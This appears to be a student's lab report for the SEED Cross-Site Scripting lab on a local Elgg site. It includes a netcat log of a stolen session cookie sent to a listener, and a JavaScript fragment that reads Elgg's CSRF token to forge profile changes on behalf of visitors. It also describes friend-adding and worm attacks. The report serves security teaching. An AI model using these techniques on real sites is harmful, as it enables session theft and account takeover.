

Lab 13
A20453991
Cross-Site Scripting (XSS) Attack Lab

Preparation: Getting Familiar with the "HTTP Header Live" tool:
HTTP Live header extension is installed and is tested as seen below.




Task 1: Posting a Malicious Message to Display an Alert Window

As seen below, the alert window pops up. I added javascript code to samy's description which got triggered when I loaded the page.



Task 2: Posting a Malicious Message to Display Cookies


Elgg token is as displayed below in an alert window.



Task 3: Stealing Cookies from the Victim's Machine

```
[04/01/20]seed@VM:~$ nc -l -p 5555  -v
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1
] 59764
GET /?c=Elgg%3D02mas5l11f7scp0iflj82m5ou7 HTTP/1
.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686
; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```


As seen in the above image and image on the right, we got the cookie correctly. I used the same machine for this task.




The code that is used for this task is shown below:

Task 4: Becoming the Victim's Friend

The code that is used in this attack is seen below. The sendurl is filled with relevant URL (which is obtained using HTTP Live Headers).



After saving the code in Samy profile, on Boby clicking on Samy's profile, samy got added to Boby's friend list as seen below and this proves that the attack worked.



I found out the user id of samy using http live header. For this, I checked what requests are sent when someone wants to add samy as a friend to replicate the same.

Question 1: Explain the purpose of Lines ① and ②, why are they are needed?
Line 1 and 2 get the timestamp and secret token values from the corresponding JavaScript variables. These are Elgg's countermeasure against CSRF attacks.


Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?
Yes. A browser extension can be used by the attacker to remove those formatting data from HTTP Requests, or can simply sends out requests using customized client like postman instead of using browsers.


Task 5: Modifying the Victim's Profile

The major part of the code that is used for this task is seen on the right. The content and samyGuid details are filled as seen. I used HTTP Live Header to know what should be included in the content.

```
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
        var userName=elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var content=token+ts+name+desc+guid;
        var samyGuid=47;
        if(elgg.session.user.guid!=samyGuid)
        {
```


Noe when Charlie visits Samy's profile, he becomes a friend of samy and also Charlie's description changes as seen below.






Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation


Line 1 is required to check whether the target user is Samy himself and do not launch the attack if it is so. If there is no such check, as soon as Samy clicks save, the code will be triggered which changed samy's about me to "Samy is great"as seen below, overwriting the code that was put in there. Hence this check is very important



Task 6: Writing a Self-Propagating XSS Worm




Before starting this attack, I have removed samy as friend from other accounts: charlie, alice.




Now, the following code is written to the about me section of about me for this attack which uses DOM approach.

